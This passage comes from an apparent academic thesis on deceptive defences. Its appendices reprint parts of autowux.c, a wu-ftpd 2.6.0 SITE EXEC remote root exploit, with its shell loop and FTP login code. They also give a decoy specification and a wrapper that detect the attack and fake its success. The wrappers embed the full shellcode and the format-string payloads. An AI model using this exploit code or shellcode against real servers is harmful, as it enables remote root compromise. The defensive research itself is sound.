net_recv(sock, recvbuf, sizeof(recvbuf));
strcpy(sendbuf, ("id\n"));
```

```
        net_send(sock, sendbuf, strlen(sendbuf));

        net_recv(sock, recvbuf, sizeof(recvbuf));

        if (memcmp(recvbuf, "uid=", 4) != 0)
        {
                fprintf(stderr, RED
                                "\nI'm sorry, but the exploit failed, exiting.\n\n"
                                NORM);
                exit(-1);
        }
        strcpy(sendbuf, "id; uname -a; pwd\n");
        net_send(sock, sendbuf, strlen(sendbuf));
}

void shell(int sock)
{
        int     x;
        char    buf[512];
        fd_set  rfdset;

        FD_ZERO(&rfdset);

        while (1)
        {
                FD_SET(STDIN_FILENO, &rfdset);
                FD_SET(sock, &rfdset);

                select(sock + 1, &rfdset, NULL, NULL, NULL);
                if (FD_ISSET(0, &rfdset))
                {
                        x = read(0, buf, sizeof(buf));
                        if (x <= 0)
```

```
                        {
                                perror("read local");
                                exit(-1);
                        }
                        write(sock, buf, x);
                }


                if (FD_ISSET(sock, &rfdset))
                {
                        x = read(sock, buf, sizeof(buf));
                        if (x <= 0) {
                                perror("read remote");
                                exit(-1);
                        }
                        write(STDOUT_FILENO, buf, x);
                }
        }
}



void usage(char *progname)
{
        printf(BLUE
        "autowux - wu-ftpd remote root exploit for x86/linux up to version 2.6.0\n"
        "                           2001 by " BROWN "justme\n\n"
        GREEN
        "usage: " NORM "%s [-t hostname] [-v version] [-s system type] [-h]\n\n"
        RED
        "versions:\n"
        NORM
        "   0\twu-ftpd-2.4.* [default]\n"
        "   1\twu-ftpd-2.5.*\n"
        "   2\twu-ftpd-2.6.*\n\n"
```

```
        RED
        "system types:\n"
        NORM
        "   0\tx86/Linux (little endian) [default]\n"
        "   1\tFreeBSD   (little endian)\n\n",
        progname
        );
        exit(-1);
}

int main(int argc, char *argv[])
{
        int     sock;
        int     x;
        char    sendcmd[1024];
        char    recvcmd[1024];
        char    execbuf[1024];
        int     version;
        int     sys_type;
        char    c;

        system("clear");

        while ((c = getopt(argc, argv, "v:t:s:h")) != EOF)
        {
                switch (c)
                {
                        case 't':
                                hostname = optarg;
                                break;
                        case 'v':
                                version = atoi(optarg);
                                break;
```

```
                case 's':
                        sys_type = atoi(optarg);
                        break;
                case 'h':
                        usage(argv[0]);
                        break;
                default:
                        break;
        }
}

switch (version)
{
        case 0:
                diststart = 1;
                break;

        case 1:
                diststart = 1;
                break;

        case 2:
                diststart = 256;
                break;
        default:
                diststart = 1;
                break;
}

switch (sys_type)
{
        case 0:
                shellcode = linux_shellcode;
```

```
                break;


        case 1:
                shellcode = bsd_shellcode;
                break;
        default:
                shellcode = linux_shellcode;
                break;
}

printf(BLUE
"autowux - wu-ftpd remote root exploit for x86/linux up to version 2.6.0\n"
        "                           2001 by " BROWN "justme\n\n" NORM);

sock = net_connect(hostname);

memset(user, '\0', 512);
memset(pass, '\0', 512);
strcpy(user, "ftp");

sprintf(pass, "%s@aol.com", shellcode);

fprintf(stderr, GREEN "step 1: " NORM "logging in... ");
net_ftp_login(sock, user, pass);
fprintf(stderr, "succeeded, continuing...\n");

fprintf(stderr, GREEN "step 2: " NORM "checking vulnerability... ");
if (check_vuln(sock) == 0)
{
        fprintf(stderr, RED "i'm sorry, but this server is not vulnerable :(\n\n"
NORM);
        exit(-1);
}
```

```
        fprintf(stderr, "vulnerable, going on...\n");

        fprintf(stderr, GREEN "step 3: " NORM "finding relative distance... [" RED);
        dist = finddist(sock);
        fprintf(stderr, NORM "]\n\trelative distance = %d (0x%x)\n", (dist - 1) * 4,
                        (dist - 1) * 4);

        fprintf(stderr, GREEN "step 4: " NORM "getting align...\n");
        align = getalign(sock);
        fprintf(stderr, "\talign = %d\n", align);

        fprintf(stderr, GREEN "step 5: " NORM "finding buffer address...    [" RED);
        retaddr = findretaddr(sock);
        fprintf(stderr, NORM "]\n\treturn addr = 0x%x\n", retaddr);

        fprintf(stderr, GREEN "step 6: " NORM "finding eip location...      [" RED);
        retloc = findrl(sock);
        fprintf(stderr, NORM "]\n\teip @ 0x%x\n", retloc);

        fprintf(stderr, GREEN "step 7: " NORM "exploiting... \n");
        exploit(sock);

        fprintf(stderr, GREEN "step 8: " BROWN "starting shell, enjoy it :)\n\n" NORM);
        shell(sock);

        return (0);
}
```

B. NET.C

```
#include <stdio.h>
#include <string.h>
#include <stdarg.h>
#include <sys/socket.h>
#include <unistd.h>
#include <netinet/in.h>
#include <net/if.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <fcntl.h>

#define        FTP_PORT       21

unsigned long net_resolve_host(char *hostname)
{
        unsigned long  addr;
        struct hostent *host;

        host = gethostbyname(hostname);
        if (host == NULL)
        {
                addr = inet_addr(hostname);
                if (addr < 0)
                {
                        perror("error while resolving hostname");
                        exit(-1);
                }
                return (addr);
        }

        return (*(unsigned long *)host->h_addr);
}
```

```
int net_set_nonblock(int sock)
{
        int     x;
        int     flags;

        flags = fcntl(sock, F_GETFL, 0);
        if (flags == 1)
        {
                close(sock);
                exit (-1);
        }
        x = fcntl(sock, F_SETFL, flags | O_NONBLOCK);
        if (x == -1)
        {
                close(sock);
                exit (-1);
        }

        return (1);
}

int net_connect(char *hostname)
{
        int                     sock;
        struct sockaddr_in      addr;
        int                     x;

        addr.sin_family = AF_INET;
        addr.sin_port = htons(FTP_PORT);
        addr.sin_addr.s_addr = net_resolve_host(hostname);

        sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

```
        if (sock < 0)
        {
                perror("error while getting the socket");
                exit(-1);
        }

        x = connect(sock, (struct sockaddr *)&addr, sizeof(addr));
        if (x < 0)
        {
                perror("error while connecting");
                exit(-1);
        }

        return (sock);
}

int net_send(int sock, char *sendbuf, int len)
{
        int     x;

        if ((x = send(sock, sendbuf, len, 0)) < 0)
        {
                perror("error while sending data.");
                exit(-1);
        }

        return (x);
}

int net_recv(int sock, char *recvbuf, int len)
{
        int     x;
```

```
        if (recvbuf == NULL)
        {
                perror("error while receiving data.");
                exit(-1);
        }

        memset(recvbuf, '\0', len);
        if ((x = recv(sock, recvbuf, len - 1, 0)) < 0)
        {
                perror("error while receiving data.");
                exit(-1);
        }

        recvbuf[x] = '\0';

        return x;
}

int net_recv_until(int sock, char *recvbuf, int len, char *string)
{
        int     x;

        if (recvbuf == NULL)
        {
                perror("error while receiving data.");
                exit(-1);
        }

        do
        {
                memset(recvbuf, '\0', len);
                x = net_recv(sock, recvbuf, len);
        } while (strstr(recvbuf, string) == NULL);
```

```
        return x;
}

int net_ftp_login(int sock, char *user, char *pass)
{
        char    userbuf[2048];
        char    passbuf[2048];
        char    recvbuf[1024];

        memset(userbuf, '\0', sizeof(userbuf));
        memset(passbuf, '\0', sizeof(passbuf));
        memset(recvbuf, '\0', sizeof(recvbuf));

        net_recv_until(sock, recvbuf, sizeof(recvbuf), "220 ");

        snprintf(userbuf, sizeof(userbuf), "USER %s\r\n", user);
        snprintf(passbuf, sizeof(passbuf), "PASS %s\r\n", pass);

        net_send(sock, userbuf, strlen(userbuf));
        net_recv_until(sock, recvbuf, sizeof(recvbuf), "331 ");

        memset(recvbuf, '\0', sizeof(recvbuf));
        net_send(sock, passbuf, strlen(passbuf));
        net_recv_until(sock, recvbuf, sizeof(recvbuf), "230 ");

        return 1;
        }
```

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX B. HIGH-LEVEL SPECIFICATION OF THE DECOY

```
/*
 * A decoy written in a high-level detection-action language.
 * This decoy protects a server running wu-ftpd version 2.6.0
 * from the SITE EXEC vulnerability as it is exploited in the
 * program autowux.c
 * Its purpose is to deceive the attacker into believing that the
 * attack was successful and protect the server from executing
 * any dangerous commands.
 *
 */
   int attackStep
   char shellCode[] =
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31"
        "\xdb\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31"
        "\xc0\x31\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff"
        "\x01\xb0\x27\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd"
        "\x80\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9"
        "\xfe\xc9\x31\xc0\x8d\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9"
        "\x75\xf3\x31\xc0\x88\x46\x09\x8d\x5e\x08\xb0\x3d\xcd"
```

```
        "\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88"
        "\x46\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08"
        "\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0\x31\xdb\xb0\x01"
        "\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff\x30\x62\x69"
        "\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31"

event read(iobuf, sizeret)
event write(iobuf, sizeret, nytes)

/* STEP 1 */
step_1::
detect x: read
        & post (iobuf(x) == shellcode)
from execute-program



/* STEP 2a */
step_2a::
detect x: read
        & post (iobuf(x) == "SITE EXEC %.f")
from execute-program
do {
        iobuf(x) = "NOOP\n\n"
        sizeret(x) = 6
}
```

```
/* STEP 2b */
step_2b::
detect x: write
        & pre (iobuf(x) == "^200")
from execute-program
do {
        iobuf(x) = "200--2\r\n"
        sizeret(x) = 8
 }


 /* STEP 2c */
step_2c::
detect x: write
        & pre (iobuf(x) == "^500")
from execute-program
do {
        iobuf(x) = "200  (end of '%.f')\r\n"
        sizeret(x) = 21
}

/* STEP 3-4 a */
step_3_4_a::
detect x: read
        & post (iobuf(x) == "^SITE EXEC @@@@@@@")
from execute-program
do {
        if (iobuf(x) == "SITE EXEC @@@@@@@%276"){
                attackStep = 5
        }
        if (iobuf(x) == "SITE EXEC @@@@@@@%275"){
                attackStep = 4
        }
```

```
        iobuf(x) = "NOOP\n\n"
        sizeret(x) = 6
}

/* STEP 3-4 b */
step_3_4_b::
detect x: write
        & pre (iobuf(x) == "^200")
from execute-program
do {
        if (attackStep == 3) {
                iobuf(x) "200-@@@@@@@0\r\n"
                sizeret(x) = 14
        } else if (attackStep == 5) {
                iobuf(x) = "200-@@@@@@@40402f63\r\n"
                sizeret(x) = 21
        } else {
                iobuf(x) = "200-@@@@@@@40404040\r\n"
                sizeret(x) = 21
        }
}

/* STEP 3-4 c */
step_3_4_c::
detect x: write
        & pre (iobuf(x) == "^200")
from execute-program
do {
        if (attackStep == 3){
                iobuf(x) = "200  (end of '@@@@@@@%256$x')\r\n"
        } else if (attackStep == 5){
                iobuf(x) = "200  (end of '@@@@@@@%275$x')\r\n"
        } else {
```

```
                iobuf(x) = "200  (end of '@@@@@@@%276$x')\r\n"
        }
        sizeret(x) = 31
}



/* STEP 5 */
step_5::
detect x: read
        & post (iobuf(x) == "SITE EXEC @@\xac\xdb\xff\xff\xbf#%276$s")
from execute-program
do {
        iobuf(x) = "NOOP\n\n"
        sizeret(x) = 6
}


 /* STEP 5a */
step_5a::
detect x: read
        & post (iobuf(x) == "^SITE EXEC @@")
from execute-program
do {
        if iobuf(x) == "^SITE EXEC @@\x3c\xfe\xff\xff\xbf#%276$s" {
                attackStep = 6
                /* Last sequence of STEP 5. Moving to STEP 6 */
        }
        iobuf(x) = "NOOP\n\n"
        sizeret(x) = 6
}
```

```
/* STEP 5b */

step_5b::

detect x: write

        & pre (iobuf(x) == "^200")

from execute-program

do {

        /* Replace the error message with */

        /* what the attacker expects.     */

        if (attackStep == 6) {

                iobuf(x) =

        "200-@@\xac\xdb\xff\xbf#\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90@aol.com\r\n"

                sizeret(x) = 31

        } else {

                iobuf(x) =

        "200-@@\xac\xdb\xff\xbf#1\300\215^\001\x90\x90\x90\x90\x90\x90\x90@aol.com\r\n"

                sizeret(x) = 33

        }

}



/* STEP 5c */

step_5c::

detect x: write

        & pre (iobuf(x) == "^500")

from execute-program

do {

        /* Replace the error message with */

        /* what the attacker expects.     */

        iobuf(x) = "200  (end of '%.f')\r\n"

        sizeret(x) = 21

}
```

```
/* STEP 6 - PART I*/

step_6_I::

detect x:read

        & post (iobuf(x) == "SITE EXEC %277$x" & attackStep == 6)

from execute-program

do {

        iobuf(x) = "NOOP\n\n"

        sizeret(x) = 6

}



/* STEP 6a - PART I */

step_6a_I::

detect x:read

        & post (iobuf(x) == "^SITE EXEC %")

from execute-program

do {

        if ((iobuf(x) == "SITE EXEC %3093$x")

                || (iobuf(x) == "SITE EXEC %3094$x")

                || (iobuf(x) == "SITE EXEC %3127$x")

                || (iobuf(x) == "SITE EXEC %3144$x")

                || (iobuf(x) == "SITE EXEC %3145$x")

                || (iobuf(x) == "SITE EXEC %3150$x")

                || (iobuf(x) == "SITE EXEC %3151$x")

                || (iobuf(x) == "SITE EXEC %3152$x")){

                        sizeret(x) = 0 /* EOF */

        } else {

                iobuf(x) = "NOOP\n\n"

                sizeret(x) = 6

        }

}
```

```
/* STEP 6b - PART I */

step_6b_I::

detect x:write

        & pre (iobuf(x) == "^200")

from execute-program

do {

        iobuf(x) = "200-37322500\r\n"

        sizeret(x) = 14

}




/* STEP 6c - PART I */

step_6c_I::

detect x:write

        & pre (iobuf(x) == "500")

from execute-program

do {

        iobuf(x) = "200  (end of '%277')\r\n"

        sizeret = 22

}



/* STEP 6 - PART II / STEP 7 */

step_6_7_II::

detect x:read

        & post (iobuf(x) == "^SITE EXEC @@")

from execute-program

do {

        iobuf(x) = "NOOP\n\n"

        sizeret(x) = 6

}
```

```
/* STEP 6a - PART II */

step_6a_II::

detect x:read

        & post (iobuf(x) == "^SITE EXEC @@")

from execute-program

do {

        if (iobuf(x) == "SITE EXEC @@\xb3\xce\xff\xff\xbf#%276$s") {

                attackStep = 7

        }

        if (iobuf(x) == "SITE EXEC
@@\xb4\xce\xff\xff\xbf\xb5\xce\xff\xff\xbf\xb6\xce\xff\xff\xbf\xb7\xce\xff\xff\xbf@@@@@")
{

                attackStep = 8

        }

        iobuf(x) = "NOOP\n\n"

        sizeret(x) = 6

}



/* STEP 6b - PART II */

step_6b_II::

detect x:write

        & pre (iobuf(x) == "^200")

from execute-program

do {

        if (attackStep == 7) {

                iobuf(x) = "200-@@\xb3\xce\xff\xbf#\xbf|\r\n"

                sizeret(x) = 15

        } else if (attackStep == 8){

                iobuf(x) = "200-
        @@\xb4\xce\xff\xff\xbf\xb5\xce\xff\xff\xbf\xf6\xce\xff\xff\xbf\xb7\xce\xff\xff\xbf
        @@@@@\r\n"

                sizeret(x) = 33

        } else {
```

```
                iobuf(x) = "200-@@\xb3\xce\xff\xbf#\r\n"
                sizeret(x) = 13
        }
}



/* STEP 6c - PART II */
step_6c_II::
detect x:write
        & pre (iobuf == "^500")
from execute-program
do {
        iobuf(x) = "200  (end of '@@\xb3\xce\xff\xbf%276$s')\r\n"
        sizeret(x) = 30
}



/* STEP 8a */
step_8a::
detect x:read
        & post (iobuf(x) == "^id")
from execute-program
do {
        iobuf(x) = "NOOP\n"
        sizeret(x) = 5
}
```

```
/* STEP 8b */

step_8b::

detect x:write

        & pre (iobuf(x) == "^200")

from execute-program

do {

        iobuf(x) = "uid=0(root) gid=0(root) groups=50(ftp)\n"

        sizeret(x) = 39

}



/* STEP 8c */

step_8c::

detect x:read

        & post (iobuf(x) == "id; uname -a; pwd" & attackStep == 8)

from execute-program

do {

        iobuf(x) = "NOOP\n"

        sizeret(x) = 5

}



/* STEP 8d */

step_8d::

detect x:write

        & pre (iobuf(x) == "^200")

from execute-program

do {

        iobuf(x) = "uid=0(root) gid=0(root) groups=50(ftp)\nLinux localhost.localdomain
2.4.2-2 #1 Sun Apr 8 20:41:30 EDT 2001 i686 unknown\n/\n"

        sizeret(x) = 121

        nbytes(x) = 121

}
```

```
ftp_decoy::
        step_1 step_2a step_2b step_2c
        (step_3_4_a step_3_4_b step_3_4_c)*
        step_5 (step_5a step_5b step_5c)*
        step_6_I (step_6a_I step_6b_I step_6c_I)*
        step_6_7_II (step_6a_II step_6b_II step_6c_II)*
        step_8a step_8b step_8c step_8d
```

APPENDIX C. WRAPPER DEFINITION IN WDL

```
/*
 * A wrapper that protects a system running wu-ftpd 2.6.0
 * against a "SITE EXEC" attack as it is exploited in autowux.c
 *
 * Author: George Fragkos
 *
 * $Id: ftp.wr,v 1.12 2002-08-08 12:19:16-07 root Exp root $
 *
*/

#include <local.ch>
#include <libwr.h>

wrapper ftp {

   char shellCode[] =
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31"
        "\xdb\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31"
        "\xc0\x31\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff"
```

```
    "\x01\xb0\x27\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd"
    "\x80\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9"
    "\xfe\xc9\x31\xc0\x8d\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9"
    "\x75\xf3\x31\xc0\x88\x46\x09\x8d\x5e\x08\xb0\x3d\xcd"
    "\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88"
    "\x46\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08"
    "\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0\x31\xdb\xb0\x01"
    "\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff\x30\x62\x69"
    "\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31";

int attackStep = 0; /* Keeps track of the attack progress */

 /*
  * Lifecycle function.
 */
 wr_activate() {
     wr_printf("FTP Wrapper Activated.\n");
 }

 /*
  * Lifecycle function.
 */
 wr_deactivate() {
     wr_printf("FTP Wrapper Deactivated.\n");
 }

 /*
  * Lifecycle function.
 */
 wr_duplicate() {
     wr_printf("FTP Wrapper Duplicated.\n");
 }
```

```
WR_LOCAL::{

    /* This variable is never used.
     * It is declared so that wrapc generates
     * declarations for my_seq_data struct.
     */
    int i;



    /*
     * STEP 1
     *
     * We detect the shellCode being sent as the anonymous
     * password. We can safely assume that we are dealing with
     * an attack.
     */
    op{read} && step (((char *)$iobuf) =~ m|shellCode| ) post {
            wr_printf("FTP Wrapper: STEP 1.\n");
            attackStep = 1;
    };



    /*
     * STEP 2a
     *
     * The attacker sends a SITE EXEC command to test if the server
     * is vulnerable.
     * We intercept this command and prevent it from executing.
     * A harmless command is sent in place of the SITE EXEC command
     * causing the server to respond with two lines of messages. These
     * messages are intercepted by steps 2b and 2c and replaced with
     * what the attacker is expecting.
     */
```

```
op{read}  && step ((((char *)$iobuf) =~ m|"^SITE EXEC %.f"| ))  post {
        char * newbuf;

        wr_printf("FTP Wrapper: STEP 2\n");
        attackStep = 2;
        /* Replace SITE EXEC command with a harmless command */
        /* that causes the server to respond with two lines  */
        newbuf = wr_strdup("NOOP\n\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 6; /* Change the return value of the read system call */
                      /* to reflect the changes we made to the buffer    */
};



/*
* STEP 2b
*/
op{write} && step ((((char *)$iobuf) =~ m|"^200"|) && (attackStep == 2)) pre {
        char * newbuf;

        /* Replace the error message with what the attacker expects. */
        newbuf = wr_strdup("200--2\r\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 8;
};


/*
 * STEP 2c
 */
op{write} && step ((((char *)$iobuf) =~ m|"^500"|) && (attackStep == 2)) pre {
        char * newbuf;
```

```
        /* Replace the error message with what the attacker expects. */
        newbuf = wr_strdup("200  (end of '%.f')\r\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 21;
};


/* STEP 3 - STEP 4 */
switch {

       /*
       * STEP 3/4-a
       */
       case op{read} && step (((char *)$iobuf) =~ m|"^SITE EXEC @@@@@@@"|) post {
              char * newbuf;

              wr_printf("FTP Wrapper: STEP 3\n");
              if (attackStep == 2){
                     attackStep = 3;
              }

              if (((char *)$iobuf) =~ m|"^SITE EXEC @@@@@@@%276"|) {
                     /* This is the last sequence of STEP 3. Move to STEP 4.*/
                     attackStep = 4;
              }
              if ((((char *)$iobuf) =~ m|"^SITE EXEC @@@@@@@%275"|)
                                          && (attackStep == 4)) {
                     /* This is the last sequence of STEP 4. Move to STEP 5.*/
                     attackStep = 5;
                     wr_printf("FTP Wrapper: STEP 4\n");
              }
```

```
        /*
         * The attacker expects two lines from the server.
         * So we have to replace the SITE EXEC command with
         * a command that causes the server to return two lines.
         * We want to be able to distinguish between the first and
         * second line of the server's response because we are going
         * to replace each one with a different string.
         * This effect is achieved with the command "NOOP\n\n".
         * The NOOP command will execute first returning a success message.
         * The second new line character will be executed as an empty
         * command returning an error message.
         */
        newbuf = wr_strdup("NOOP\n\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 6;
};



/*
 * STEP 3/4-b
 */
 case op{write} && step ((((char *)$iobuf) =~ m|"^200"|)
                                    && (attackStep > 2)) pre {
        char * newbuf;

        /* Replace the error message with what the attacker expects. */
                if (attackStep == 3) {
                        newbuf = wr_strdup("200-@@@@@@@0\r\n");
                        $sizeret = 14;
                } else if (attackStep == 5){
                        newbuf = wr_strdup("200-@@@@@@@40402f63\r\n");
                        $sizeret = 21;
```

```
                } else {
                        newbuf = wr_strdup("200-@@@@@@@40404040\r\n");
                        $sizeret = 21;
                }
                delete $iobuf;
                $iobuf = newbuf;
};



/*
 * STEP 3/4-c
 */
 case op{write} && step ((((char *)$iobuf) =~ m|"^500"|)
                                    && (attackStep > 2)) pre {
        char * newbuf;

        /* Replace the error message with what the attacker expects. */
                if (attackStep == 3){
                        /* If we want to be more precise, this should */
                        /* not always be 256. It should change        */
                        /* according to the contents of iobuf         */
                        newbuf =
                             wr_strdup("200  (end of '@@@@@@@%256$x')\r\n");
                } else if (attackStep == 5){
                        newbuf =
                             wr_strdup("200  (end of '@@@@@@@%275$x')\r\n");
                } else {
                        newbuf =
                             wr_strdup("200  (end of '@@@@@@@%276$x')\r\n");
                }
                delete $iobuf;
                $iobuf = newbuf;
                $sizeret = 31;
```

```
        };

} *  /* End of STEP 3 - STEP 4 */


/* STEP 5 */

op{read} && step
((((char *)$iobuf) =~ m|"^SITE EXEC @@\xac\xdb\xff\xff\xbf#%276$s"| )) post {

        char * newbuf;

        wr_printf("FTP Wrapper: STEP 5\n");

        /* Replace SITE EXEC command with a harmless command */
        /* that causes the server to respond with two lines  */
        newbuf = wr_strdup("NOOP\n\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 6; /* Change the return value of the read system call */
                      /* to reflect the changes we made to the buffer    */
};


switch {

case (op{read} && (step ((((char *)$iobuf) =~ m|"^SITE EXEC @@"| ) ))) post {

        char * newbuf;

        if (((char *)$iobuf) =~ m|"^SITE EXEC @@\x3c\xfe\xff\xff\xbf#%276$s"| ) {
                attackStep = 6; /* Last sequence of STEP 5. Moving to STEP 6 */
         }
```

```
        /* Replace SITE EXEC command with a harmless command */
        /* that causes the server to respond with two lines  */
        newbuf = wr_strdup("NOOP\n\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 6; /* Change the return value of the read system call */
                      /* to reflect the changes we made to the buffer   */
};



/*
 * STEP 5b
 */
case op{write} && step (((char *)$iobuf) =~ m|"^200"|) pre {
        char * newbuf;



        /* Replace the error message with what the attacker expects. */
        if (attackStep == 6) {
                newbuf = wr_strdup(
"200-@@\xac\xdb\xff\xbf#\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90@aol.com\r\n");
               $sizeret = 31;
        } else {
                newbuf = wr_strdup(
"200-@@\xac\xdb\xff\xbf#1\300\215^\001\x90\x90\x90\x90\x90\x90\x90@aol.com\r\n");
               $sizeret = 33;
        }
        delete $iobuf;
        $iobuf = newbuf;
};
```

```
/*
 * STEP 5c
 */
case op{write} && step (((char *)$iobuf) =~ m|"^500"|) pre {
        char * newbuf;



        /* Replace the error message with what the attacker expects. */
        newbuf = wr_strdup("200  (end of '%.f')\r\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 21;
};
 } *  /* End of STEP 5 */



 /* STEP 6 - PART I*/


op{read} && step ((((char *)$iobuf) =~ m|"^SITE EXEC %277$x"| )
                                            && (attackStep == 6)) post {


        char * newbuf;


        wr_printf("FTP Wrapper: STEP 6 - PART I\n");


        /* Replace SITE EXEC command with a harmless command */
        /* that causes the server to respond with two lines  */
        newbuf = wr_strdup("NOOP\n\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 6; /* Change the return value of the read system call */
                      /* to reflect the changes we made to the buffer    */
};
```

```
switch {
 /*
  * STEP 6a
  */
case op{read} && step (((char *)$iobuf) =~ m|"^SITE EXEC %"| ) post {

        char * newbuf;
        if ((((char *)$iobuf) =~ m|"^SITE EXEC %3093$x"| )
                  || (((char *)$iobuf) =~ m|"^SITE EXEC %3094$x"| )
                  || (((char *)$iobuf) =~ m|"^SITE EXEC %3127$x"| )
                  || (((char *)$iobuf) =~ m|"^SITE EXEC %3144$x"| )
                  || (((char *)$iobuf) =~ m|"^SITE EXEC %3145$x"| )
                  || (((char *)$iobuf) =~ m|"^SITE EXEC %3150$x"| )
                  || (((char *)$iobuf) =~ m|"^SITE EXEC %3151$x"| )
                  || (((char *)$iobuf) =~ m|"^SITE EXEC %3152$x"| )){
                 $sizeret = 0; /* EOF */
        }  else {

                  /* Replace SITE EXEC command with a harmless command */
                  /* that causes the server to respond with two lines   */
                  newbuf = wr_strdup("NOOP\n\n");
                  delete $iobuf;
                  $iobuf = newbuf;
                  $sizeret = 6;                }
};



/*
 * STEP 6b
 */
case op{write} && step (((char *)$iobuf) =~ m|"^200"|) pre {
        char * newbuf;
```

```
                /* Replace the error message with what the attacker expects. */
                newbuf = wr_strdup("200-37322500\r\n");
                delete $iobuf;
                $iobuf = newbuf;
                $sizeret = 14;
        };



        /*
         * STEP 6c
        */
        case op{write} && step (((char *)$iobuf) =~ m|"^500"|) pre {
                char * newbuf;

                /* Replace the error message with what the attacker expects. */
                newbuf = wr_strdup("200  (end of '%277')\r\n");
                delete $iobuf;
                $iobuf = newbuf;
                $sizeret = 22;
        };
} *  /* End of STEP 6 - PART I*/




        /* STEP 6 - PART II / STEP 7 */

        op{read} && step ((((char *)$iobuf) =~ m|"^SITE EXEC @@"| )) post {

                char * newbuf;

                wr_printf("FTP Wrapper: STEP 6 - PART II\n");
```

```
                /* Replace SITE EXEC command with a harmless command */
                /* that causes the server to respond with two lines  */
                 newbuf = wr_strdup("NOOP\n\n");
                delete $iobuf;
                $iobuf = newbuf;
                $sizeret = 6; /* Change the return value of the read system call */
                              /* to reflect the changes we made to the buffer    */
        };




        switch {
        /*
         * STEP 6a - PART II / STEP 7a
         */
        case op{read} && step (((char *)$iobuf) =~ m|"^SITE EXEC @@"| ) post {

                char * newbuf;
                if (((char *)$iobuf) =~ m|"^SITE EXEC @@\xb3\xce\xff\xff\xbf#%276$s"|) {
                        attackStep = 7; /* Last sequence of STEP 6. Moving to STEP 7*/
                }

if (((char *)$iobuf) =~ m|"^SITE EXEC @@
                            \xb4\xce\xff\xff\xbf\xb5\xce\xff\xff\xbf
                            \xb6\xce\xff\xff\xbf\xb7\xce\xff\xff\xbf@@@@@"|) {
                 wr_printf("FTP Wrapper: STEP 7\n");
                 attackStep = 8; /* Last sequence of STEP 7. Moving to STEP 8*/
}

                 /* Replace SITE EXEC command with a harmless command */
                 /* that causes the server to respond with two lines   */
                 newbuf = wr_strdup("NOOP\n\n");
```

```
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 6; /* Change the return value of the read system call */
                      /* to reflect the changes we made to the buffer    */
};



/*
 * STEP 6b - PART II / STEP 7b
*/
case op{write} && step (((char *)$iobuf) =~ m|"^200"|) pre {
       char * newbuf;

       if (attackStep == 7) {
